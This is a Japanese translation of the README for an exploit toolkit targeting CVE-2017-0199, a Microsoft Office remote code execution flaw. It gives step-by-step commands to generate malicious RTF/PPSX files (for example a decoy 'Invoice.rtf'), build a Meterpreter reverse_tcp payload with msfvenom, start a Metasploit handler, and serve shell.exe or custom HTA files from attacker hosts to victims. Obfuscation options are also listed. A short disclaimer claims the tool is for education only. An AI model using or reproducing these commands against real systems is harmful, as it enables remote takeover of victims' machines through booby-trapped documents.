
 bhdresh/cve-2017-0199
Exploit toolkit CVE-2017-0199 - v4.0は、ペネトレーションテスターやセキュリティ研究者がMicrosoft Office RCEを迅速かつ効果的にテストするための便利なPythonスクリプトです。複雑な設定を必要とせず、悪意のあるRTF/PPSXファイルを生成し、Metasploit / meterpreter / その他のペイロードを被害者に配信できます。

Exploit toolkit CVE-2017-0199 - v4.0 は、ペネトレーションテスターやセキュリティ研究者に、Microsoft Office RCE を迅速かつ効果的にテストする方法を提供する便利な Python スクリプトです。複雑な設定なしに、悪意のある RTF/PPSX ファイルを生成し、Metasploit / Meterpreter / その他のペイロードを被害者に配信できます。
このプログラムは教育目的のみに使用してください。許可なく使用しないでください。通常の免責事項が適用されます。特に、私 (bhdresh) は、これらのプログラムが提供する情報や機能を直接的または間接的に使用したことによって生じるいかなる損害についても責任を負わないものとします。作者またはインターネットプロバイダーは、これらのプログラムまたはその派生物の内容や誤用について一切の責任を負いません。このプログラムを使用することにより、これらのプログラムの使用によって生じるいかなる損害 (データ損失、システムクラッシュ、システム侵害など) も bhdresh の責任ではないことを同意したものとみなします。
最後に、これは個人の開発です。その理念を尊重し、悪用しないでください。
CC BY 4.0 ライセンス - https://creativecommons.org/licenses/by/4.0/
スクリプトに以下の機能を導入
- 悪意のある PPSX ファイルの生成
- 生成された PPSX ファイルのエクスプロイトモード
- 更新された template.ppsx
バージョン: Python バージョン 2.7.13
1) 悪意のある RTF ファイルの生成
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (オプション、MSF ペイロードを使用する場合) : Metasploit ペイロードの生成とハンドラの起動
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) ローカルペイロードを配信するためにエクスプロイトモードでツールキットを起動
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) 悪意のある RTF ファイルの生成
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) リモートペイロードを配信するためにエクスプロイトモードでツールキットを起動
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) 悪意のある RTF ファイルの生成
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) カスタム HTA ファイルを配信するためにエクスプロイトモードでツールキットを起動
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta

# python cve-2017-0199_toolkit.py -h

これは CVE-2017-0199 (Microsoft Office RCE) をエクスプロイトするための便利なツールキットです。

モード:

-M gen                                          悪意のあるファイルのみを生成

     悪意のある RTF/PPSX ファイルの生成:

      -w <Filename.rtf/Filename.ppsx>     悪意のある RTF/PPSX ファイルの名前 (このファイルを被害者と共有します)。

      -u <http://attacker.com/test.hta>   HTA/SCT ファイルへのパス。通常、これはツールが実行されているドメインまたは IP である必要があります。
                                      例: http://attackerip.com/test.doc (この URL は悪意のある RTF/PPSX ファイルに含まれ、被害者が悪意のある RTF ファイルを開くとリクエストされます)。
      -t RTF|PPSX (default = RTF)         生成するファイルのタイプ。
      -x 0|1  (default = 0)               難読化された RTF ファイルの生成。0 = 無効、1 = 有効。


-M exp                                          エクスプロイトモードの開始

     エクスプロイト:

      -t RTF|PPSX (default = RTF)         エクスプロイトするファイルのタイプ。
      -H </tmp/custom>                ターゲットに配信および実行するカスタム HTA/SCT ファイルのローカルパス。
                                          注: このオプションは、"-e" および "-l" オプションで指定されたペイロードを配信しません。

      -p <TCP port:Default 80>            ローカルポート番号。

      -e <http://attacker.com/shell.exe>  ターゲット上で実行する実行可能ファイル / Meterpreter シェル / ペイロードへのパス。

      -l </tmp/shell.exe>                 ペイロードがローカルでホストされている場合、実行可能ファイル / Meterpreter シェル / ペイロードのローカルパスを指定します。
@nixawk for RTF sample, @Li Haifei, @bhdresh
明らかに、私はフルタイムの開発者ではないので、多少の問題はご了承ください。
バグや問題は https://github.com/bhdresh/CVE-2017-0199/issues/new から報告してください。






